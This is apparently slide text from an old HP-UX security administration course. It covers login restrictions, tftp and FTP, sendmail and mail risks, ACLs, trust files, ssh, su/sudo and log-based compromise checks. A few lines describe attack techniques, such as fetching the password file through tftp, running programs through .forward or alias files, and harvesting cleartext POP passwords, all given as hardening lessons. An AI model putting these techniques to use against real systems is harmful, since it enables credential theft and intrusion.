- * True for any connection (LAN, Serial)
- * /etc/securetty
- * List device(s) that root can log on to
- * Recommendation: console
- * Msg: "Login incorrect"
- * From anywhere else must su

Limiting login access on modems

- * /etc/dialups
 - /dev/ttyd1p1
 - /dev/ttyd1p2
- * /etc/d_passwd
 - /bin/ksh:Encryptedpass:comment:
- * Will prompt for password after prompting for account password



tftp

Trivial File Transfer Protocol

- * Version of FTP that does not authenticate
- * Runs on UDP not TCP
- * Can grab any file that its user, daemon, can read - including the password file if a bad version.
 - ftp
 - connect host
 - get /.secure/etc/passwd
 - File not found
 - quit
- * Check path and shell of tftp in /etc/passwd
 - /usr/ftplib
 - bin/false
- * Control access in inetd.sec

Anonymous FTP

Change directory owner (9x)

```
# grep ftp: /etc/passwd /etc/passwd /etc/passwd
/etc/passwd:ftfp:*:527:1:Trivial FTP user:/usr/tftpd:/bin/false
/etc/passwd:ftp:*:503:1:Anonymous FTP user:/users/ftp:/bin/false
/etc/passwd:ftfp:*:1167:1
/etc/passwd:ftfp:*:4338:1
# ll /users/ftp
total 8
dr-xr-xr-x  2 root  other  1024 Sep 25 14:48 bin
dr-xr-xr-x  2 ftp  other   24 Sep 25 14:48 dist
dr-xr-xr-x  2 ftp  other  1024 Sep 25 14:48 etc
drwxrwxrwx  2 ftp  other   24 Sep 25 14:48 pub
# ll -d /users/ftp
dr-xr-xr-x  6 ftp  other  1024 Sep 25 14:48 /users/ftp
#
# █
```


/etc/ftpusers

- * File contains users who are NOT allowed FTP access
 - root
 - uucp
- * Permissions: rw-r----- root sys

Options available for the FTP daemon

- * -l (session logged to syslog)
- * -t nn (timeout sessions after nn seconds of idle time)
- * -T nn (maximum allowed time in seconds)
- * -u (change the default umask, by default uses 027)

Problems with Mail



- * Sendmail
- * .forward
- * aliases
- * MIME



sendmail

- * Tens of thousands of lines of C code
- * Often run as root
 - Good candidate for a back door
- * Everybody knows about sendmail
 - pre-8.6.10 version
 - Cert Advisory CA-95:05

.forward

- ✧ Route mail to a different address
- ✧ Runs a program

```
$ whoami
taccount
$
$ more .forward
/users/ctc/taccount/script
$
$ more script
rm /users/ctc/taccount/test2
$
$ ll
total 10
drwx----- 2 taccount mailgrp 1024 Apr 6 12:51 mail
-rwx----- 1 taccount mailgrp 29 Apr 6 14:32 script
-rw-r----- 1 taccount mailgrp 54 Apr 6 12:51 test2
-rw-r----- 1 taccount mailgrp 54 Apr 6 12:51 test3
-rw-r----- 1 taccount mailgrp 54 Apr 6 12:51 test4
$ ll
total 8
drwx----- 2 taccount mailgrp 1024 Apr 6 12:51 mail
-rwx----- 1 taccount mailgrp 29 Apr 6 14:32 script
-rw-r----- 1 taccount mailgrp 54 Apr 6 12:51 test3
-rw-r----- 1 taccount mailgrp 54 Apr 6 12:51 test4
$
$
```




Alias

- * A hacker can create a mail alias that automatically runs a program
- * Make sure no one can write to your alias file!
- * Do not have entry for uudecode

Mail bomb

- * System is bombarded with mail messages
- * Denial of other services
- * Fill up disk space





Mail Problems - Prevention

- * Educate users
- * If unsure of anything sent to root, mail it to a non-privileged user to access
- * Check for permissions on .forward files
- * Watch permissions on alias file
- * Put /var/mail in separate LVOL

Sendmail - Prevention

- * Make sure 8.6.11 or higher
 - telnet host 25
 - debug
 - 500 Command Unrecognized
 - quit
- * Should not be a decode alias which runs through uudecode
- * sendmail.cf If 0W must be 0W*

Sendmail (Default)

\$

```
$ telnet news 25
```

```
Trying...
```

```
Connected to news.ctc.edu.
```

```
Escape character is '^]'.  
220-news.ctc.edu HP Sendmail (1.40.112.4/16.2) ready at Fri,  
26 Apr  
7 -0700  
220 ESMTP spoken here  
vrfy listserv  
250 <listserv@news.ctc.edu>  
vrfy frank  
550 frank... User unknown  
expn server  
250 <ctcadmin@ctc.edu>
```

Sendmail (Privacy set)

```
$ telnet news 25
```

```
Trying...
```

```
Connected to news.ctc.edu.
```

```
Escape character is '^]'.  
220-news.ctc.edu HP Sendmail (1.40.112.4/16.2) ready at Fri,
```

```
26 Ap  
0 -0700
```

```
220 ESMTP spoken here
```

```
vrfy listserv
```

```
252 Who's to say?
```

```
vrfy frank
```

```
252 Who's to say?
```

```
expn server
```

```
502 Sorry, we do not allow this operation
```



POP Mail

- * Transfer mail from a central server to a client
- * Password sent over network in plain view - like telnet
 - More dangerous: Sent multiple times during the day
- * Use POP mail to crack passwords
- * A few POP3 servers will encrypt the password (like login)



IMAP

- * Client/Server
 - Offline (like POP)
 - Online (messages stay on server)
 - Disconnected Use (messages stay on server, manipulated on client)
- * Passwords in clear text
- * IMAP4 Authenticate
 - Kerberos_V4
 - GSSAPI
 - SKEY

Another scenario to keep in mind

```
0: 00 00 00 00 00 00 -- -- -- -- -- -- -- -- -- .....
```

```
0: 74 00 00 00 00 00 -- -- -- -- -- -- -- -- -- t.....
```

```
0: 65 00 00 00 00 00 -- -- -- -- -- -- -- -- -- e.....
```

```
0: 6c 00 00 00 00 00 -- -- -- -- -- -- -- -- -- l.....
```

```
0: 6e 00 00 00 00 00 -- -- -- -- -- -- -- -- -- n.....
```

```
0: 65 00 00 00 00 00 -- -- -- -- -- -- -- -- -- e.....
```

```
0: 74 00 00 00 00 00 -- -- -- -- -- -- -- -- -- t.....
```

```
0: 20 00 00 00 00 00 -- -- -- -- -- -- -- -- -- .....
```

```
0: 00 00 00 00 00 00 -- -- -- -- -- -- -- -- -- .....
```

```
0: 63 00 00 00 00 00 -- -- -- -- -- -- -- -- -- c.....
```

```
0: 00 00 00 00 00 00 -- -- -- -- -- -- -- -- -- .....
```

```
0: 74 00 00 00 00 00 -- -- -- -- -- -- -- -- -- t.....
```

```
0: 67 00 00 00 00 00 -- -- -- -- -- -- -- -- -- g.....
```

```
0: 00 00 00 00 00 00 -- -- -- -- -- -- -- -- -- .....
```

```
0: 37 00 00 00 00 00 -- -- -- -- -- -- -- -- -- 7.....
```

```
0: 30 00 00 00 00 00 -- -- -- -- -- -- -- -- -- 0.....
```

```
0: 30 00 00 00 00 00 -- -- -- -- -- -- -- -- -- 0.....
```




Think it all the way through

* Cracking passwords

- User's go directly into program
- FTP is disabled
- Telnet is limited to IP range
- User's account gets deactivated
- I read the log files (btmp, etc..)
- Wait, how do you check if someone is using a POP mail account to try passwords?




File System Security

- * umask
- * chmod
- * chown
- * sticky bit
- * ACL
- * Mount as read only
- * NFS


umask (user file creation mode mask)

- * The permissions that you do not want given to new files/directories
- * $666 \text{ minus } \text{umask}$
- * $666 \text{ umask } 026 = 640$
(Read,write= owner,
Read = group)



chmod (change mode)

- * Only the owner of the file or root can change permissions
- * Read
- * Write
- * Execute
- * (Owner, Group, Other)




chown (change owner)

- * chown transfers the ownership of a file from one owner to another. The owner (or root) must issue the chown command
- * Watch out if you use disk quotas



Sticky Bit on directory

- * Set the sticky bit on a directory to allow only the owner (or root) of a file in that directory to be deleted or renamed
- * `chmod 1777 /tmp`





Access Control List

- * Additional access control mechanism
- * Access permission at a finer level:
 - User
 - Group
 - Or combination of
- * R,W,X with a particular User/Group combination
- * (mouse.%,r-x) (% = any)

ACLs

JFS 3.3/ HP-UX 11+

```
# chmod 750 myfile
# ll myfile
-rwxr-x---  1 root      sys           24 Jan 15 14:11 myfile
# getacl myfile
# file: myfile
# owner: root
# group: sys
user::rwx
group::r-x
class:r-x
other:---
```

- * Group and class entry are the same if no ACL has been set

setacl

```
# setacl -m u:sassy:r-- myfile
# getacl myfile
# file: myfile
# owner: root
# group: sys
user::rwx
user:sassy:r--
group::r-x
class:r-x
other:---

# setacl -m u:newfie:rwx myfile
# getacl myfile
# file: myfile
# owner: root
# group: sys
user::rwx
user:sassy:r--
user:newfie:rwx
group::r-x
class:rwx
other:---
```

W is now
part of class

```
$ cd /jfs33
su: /jfs33: Permission denied.
$ more /jfs33/myfile
/jfs33/myfile: Permission denied
$
```

```
$ exit
```

```
logout
```

```
# ll -d /jfs33
```

```
drwxr-x---  3 root      root          96 Jan 15 14:11 /jfs33
```

```
# ll /jfs33/myfile
```

```
-rwxrwx---+  1 root      sys           24 Jan 15 14:11 /jfs33/myfile
```

```
# setacl -m u:newfie:rwx /jfs33
```

```
# ll -d /jfs33
```

```
drwxrwx---+  3 root      root          96 Jan 15 14:11 /jfs33
```

```
# su - newfie
```

```
$ whoami
```

```
newfie
```

```
$ ll /jfs33
```

```
total 2
```

```
drwxr-xr-x  2 root      root          96 Jan 15 14:05 lost+found
```

```
-rwxrwx---+  1 root      sys           24 Jan 15 14:11 myfile
```

```
$ more /jfs33/myfile
```

```
Hello, my name is Chris
```

```
$ rm /jfs33/myfile
```

```
$ ll /jfs33
```

```
total 0
```

```
drwxr-xr-x  2 root      root          96 Jan 15 14:05 lost+found
```

```
$
```

setacl

```
$ whoami
sassy
$ ll -d /jfs33
drwxrwx---+  3 root          root          96 Jan 15 14:23 /jfs33
$ ll /jfs33
/jfs33 unreadable
total 0
$ exit
logout
# setacl -m u:sassy:r-x /jfs33
```

```
$ whoami
sassy
$
$ ll /jfs33
total 2
drwxr-xr-x   2 root          root          96 Jan 15 14:05 lost+found
-rw-r-x---+  1 root          sys           16 Jan 15 14:25 myfile
$
$ more /jfs33/myfile
This is my file
$ rm /jfs33/myfile
/jfs33/myfile: 650+ mode ? (y/n) y
rm: /jfs33/myfile not removed. Permission denied
```

Default ACLs

```
# setacl -m default:u:nking:rwx /jfs33
# getacl /jfs33
# file: /jfs33
# owner: root
# group: root
user::rwx
user:sassy:r-x
user:newfie:rwx
group::r-x
class:rwx
other:---
default:user:nking:rwx
#
# touch /jfs33/file1
# getacl /jfs33/file1
# file: /jfs33/file1
# owner: root
# group: sys
user::rw-
user:nking:rwx #effective:---
group:---
class:---
```

Correct combo for ACLs on JFS, Trusted

- * JFS 3.3 installed
- * HP-UX 11+
- * File system - version 4
- * NOT /, /usr, /var, or /opt

```
# /usr/sbin/getprdef -r
NO, 0, 8, 0, 0, -1, 0, YES, YES, NO, NO, NO, YES, 3, 10, 2, 0
# grep nking /etc/passwd
nking:*:202:20:,,,:/home/nking:/opt/perf/bin/glance
# ll /tcb/files/auth/n/nking
-rw-rw-r--  1 root      root           143 Jan 15 13:45 /tcb/files/auth/n/nkin
g
# swlist -l fileset | grep "JFS 3.3 base"
# JFS                3.3                JFS 3.3 base filesystem
# uname -a
HP-UX ctg800 B.11.00 A 9000/803 2000767436 two-user license
# vxupgrade /jfs33
/jfs33: vxfs file system version 4 layout
```

```
# vxupgrade -n 4 /jfs33
# vxupgrade /jfs33
/jfs33: vxfs file system version 4 layout
```



Mount as read only

- * Mount command allows you to mount as read only
- * Drawbacks:
 - Date/time when files last used not updated.
 - Updates to programs/files on the read-only area may be hard to perform
 - All of those configuration files
- * Read only on 10.+ has fewer drawbacks



.rhosts

Account-Level Equivalence

* .rhosts

- rlogin will check for a .rhosts file. If the file contains the username and hostname of the user on the remote system issuing the rlogin command, the user is allowed on without a password
- You are trusting the security on the other system

* Only good between trusted hosts




.rhosts

- * .rhosts file on target machine (Venus) in the account for Carla:
 - mars ed tom
 - jupiter karen ed
 - earth
- * Never, ever have a .rhosts for root
 - Watch out for those HP applications that want it!

hosts.equiv

Host Level Equivalence

- * A list of hosts that are trusted
- * Gives any user from an equivalent system access to your system if user has the same account name as in your password file
- * rlogin first checks /etc/hosts.equiv then .rhosts



hosts.equiv

* HOST-A

- hosts.equiv file:
 - host-b
 - host-c
- /etc/passwd file:
 - root
 - user1
 - user2
 - user3

* HOST-B

- no hosts.equiv file
- /etc/passwd file:
 - root
 - user1
 - user3
 - user4

.rhosts & hosts.equiv

- * If using DNS - prone to DNS spoofing
- * Do not rely on DNS
- * If using IP - prone to IP spoofing
- * Use "-l" in /etc/inetd.conf to have the "r" services ignore .rhosts files
 - rlogind -l, remshd -l, etc.
- * Check for "+" signs in .rhosts files
 - `grep "+" /home/*/.rhosts`

SSH Secure Shell

ssh1

- * Automatic authentication of users, no passwords sent in clear text to prevent the stealing of passwords
- * Multiple strong authentication methods that prevent such security threats as spoofing identity
- * Authentication of both ends of connection, the server and the client are authenticated to prevent identity spoofing, trojan horses, etc.
- * Automatic authentication using agents to enable strong authentication to multiple systems with a single-sign-on
- * Encryption and compression of data for security and speed
- * Secure file transfer
- * Tunneling and encryption of arbitrary connections



ssh2

- * Totally rewritten code that improves security, analyzed and designed by top security specialists
- * New routines for cryptography and mathematics, resulting in considerable improvements in speed
- * Easy to use file transfer by using sftp (Secure File Transfer Protocol), the secure version of the popular ftp
- * Support for multiple public key algorithms, including DSA and Diffie-Hellman key exchange
- * Compatibility with SSH1 (in Unix version, when ssh1 has been installed prior to ssh2)
- * This page and previous from:
 - www.ssh.org




SU

- * Super User or Switch User
 - Do you really need it??
- * Instead: Use group security
- * Set ACLs for those that need su
 - mount / umount

su - Prevention

- ✦ Determine if your users really need su, and disable if possible
- ✦ Check the su log DAILY



The screenshot shows a PINE 3.91 email client window titled "WS92 C:\MS92WIN\INTERNET.W92: ctc". The message content includes:

```
Folder: INBOX Message 22 of 120 ALL
Date: Sun, 29 Jan 1995 04:45:01 -0800
From: Root <root@ctc.ctc.edu>

SU 01/28 05:07 + console root-news
SU 01/28 05:07 + console root-adm
SU 01/28 05:08 + console root-server
SU 01/28 09:56 - ttyd1p5 mdunne-root
```

Below the message content, there is a help menu and a status bar. The status bar shows "22 1" and a row of function keys (f1-f8). The taskbar at the bottom shows "OpenDesk Client", "Microsoft Mail", "Microsoft PowerPoint - (HPI\XSEC.PPT)", and "HiJaak PRO".



Giving non-root users root access for certain tasks

- * 9.x+: sudo program
- * 10.x+: Restricted SAM

Use SAM to give out root capabilities if on 10.x+

- * Run the restricted SAM shell (`sam -r`)
- * Select the user that you want to give privileges
- * Enable tasks for the user
- * Add custom tasks
- * When user goes into SAM they will only see tasks they are allowed to perform

sudo

- * Program to allow users to run programs as root
- * See Appendix C for installation/configuration


```
$ whoami
cwong
$ /sbin/mount /dev/dsk/cdrom /cdrom
mount: must be root to use mount
$ /opt/sudo/bin/sudo /sbin/mount /dev/dsk/cdrom /cdrom
$ bdf | grep cdrom
/dev/dsk/cdrom      2457600 2457600      0 100% /cdrom
$ /opt/sudo/bin/sudo /usr/sbin/vipw /etc/passwd
Jan 16 09:53:32 ctg800 sudo:    cwong : command not allowed ; TTY=pts/tb ; PWD=/
home/cwong ; USER=root ; COMMAND=/usr/sbin/vipw /etc/passwd
Sorry, user cwong is not allowed to execute "/usr/sbin/vipw /etc/passwd" as root
on ctg800.
```



Review

- * We've learned about communicating with other hosts and the security implications
- * We've also learned some ways of getting around handing out root access
- * Let's now look at how you know when security has been compromised and how you find additional information

System has been compromised - what to do?



- * Depends on:
 - Your Environment
 - Extent of Attack
- * Easier if you already have a plan in place
 - Install/Ignite
 - Change passwords
- * Turn on auditing for suspicious accounts



Security Policy

- * Who is allowed to access account
 - From where?
- * Passwords
- * Acceptable use
- * Conditions under which account is deactivated and/or deleted
- * Monitoring
- * Actions and consequences



How to find the culprits

- * Check password file for new root users
 - `grep :0: /etc/passwd | grep -v root`
- * Check for new SUID files
- * Check sulog
- * Check bttmp/wtmp for root logons
- * Check mail
- * Check shell histories

wtmp

- * Unreadable format
- * Every log in
- * Every log out

```
# /usr/sbin/acct/fwtmp < /var/adm/wtmp | tail
cwong    tb    pts/tb    6900  8 0000 0000 948044665 Jan 16 10:44:25 2000
LOGIN    tb    pts/tb    7477  6 0000 0000 948044923 Jan 16 10:48:43 2000 4.3
3.17.4 ctg800
cwong    tb    pts/tb    7477  7 0000 0003 948044926 Jan 16 10:48:46 2000 4.3
3.17.4 ctg800
cwong    tb    pts/tb    7477  8 0000 0000 948044929 Jan 16 10:48:49 2000
LOGIN    tb    pts/tb    7563  6 0000 0000 948045166 Jan 16 10:52:46 2000 4.3
3.17.6 ctg700
root     tb    pts/tb    7563  7 0000 0003 948045170 Jan 16 10:52:50 2000 4.3
3.17.6 ctg700
```

btmp

- * Unreadable format
- * Unsuccessful log on attempts

```
# /usr/sbin/acct/fwtmp < /var/adm/btmp | tail
brice pts/tc 12071 0 0000 0000 947018057 Jan 4 13:34:17 2000 4.3
3.17.4 ctg800
brice pts/tc 12071 0 0000 0000 947018063 Jan 4 13:34:23 2000 4.3
3.17.4 ctg800
brice pts/tc 12071 0 0000 0000 947018068 Jan 4 13:34:28 2000 4.3
3.17.4 ctg800
bin pts/td 17935 0 0000 0000 947095039 Jan 5 10:57:19 2000 4.3
3.17.4 ctg800
pts/td 17935 0 0000 0000 947095044 Jan 5 10:57:24 2000 4.33
.17.4 ctg800
cwong pts/tg 20223 0 0000 0000 947099748 Jan 5 12:15:48 2000 4.3
3.17.4 ctg800
root pts/tb 5097 0 0000 0000 947962509 Jan 15 11:55:09 2000 4.3
3.17.2 4.33.17.2
root pts/tc 8155 0 0000 0000 948046123 Jan 16 11:08:43 2000 4.3
3.17.6 ctg700
pa pts/td 14330 0 0000 0000 948052640 Jan 16 12:57:20 2000 4.33.17.4
ctg800
pass44 pts/te 14408 0 0000 0000 948052692 Jan 16 12:58:12 2000 4.3
3.17.4 ctg800
```




fwtmp

- * Security Risks
- * Protect log files
- * Protect programs that read log files

last/finger

✧ last - reads wtmp

- username
- terminal

✧ lastb - reads btmp

```
# last | tail
root pts/t2 Thu Dec 2 11:35 - 12:04 (00:29)
ftp ftp Thu Dec 2 11:21 - 11:36 (00:15)
ftp ftp Thu Dec 2 11:20 - 11:20 (00:00)
ftp ftp Thu Dec 2 11:20 - 11:20 (00:00)
root pts/t1 Thu Dec 2 10:01 - 14:59 (11+04:57)
root pts/t0 Thu Dec 2 09:48 - 12:04 (02:16)
root pts/t0 Wed Dec 1 14:36 - 15:00 (00:23)
root console Wed Dec 1 14:35 - 15:00 (00:25)

wtmp begins Wed Dec 1 14:17
# lastb | tail
bin pts/td Wed Jan 5 10:57
brice pts/tc Tue Jan 4 13:34
brice pts/tc Tue Jan 4 13:34
brice pts/tc Tue Jan 4 13:34
cwong pts/tb Tue Jan 4 13:26
cwong pts/tc Mon Jan 3 12:25
root pts/tb Wed Dec 29 14:17
root pts/ta Wed Dec 15 11:25

btmp begins Wed Dec 15 11:25
```

lastcomm

Needs auditing

```
rm          smackle  ttyu9      0.02 secs Tue Mar 14 16:21
sendmail    smackle  ttyu9      0.45 secs Tue Mar 14 16:21
sendmail    F        daemon    --         0.05 secs Tue Mar 14 16:20
sendmail    F        daemon    --         0.07 secs Tue Mar 14 16:20
rmail       S        daemon    --         0.22 secs Tue Mar 14 16:21
sh          smackle  ttyu9      0.03 secs Tue Mar 14 16:21
sh          F        smackle  ttyu9      0.01 secs Tue Mar 14 16:21
sendmail    F        daemon    --         0.14 secs Tue Mar 14 16:20
nftserve    S        root      --         0.14 secs Tue Mar 14 16:14
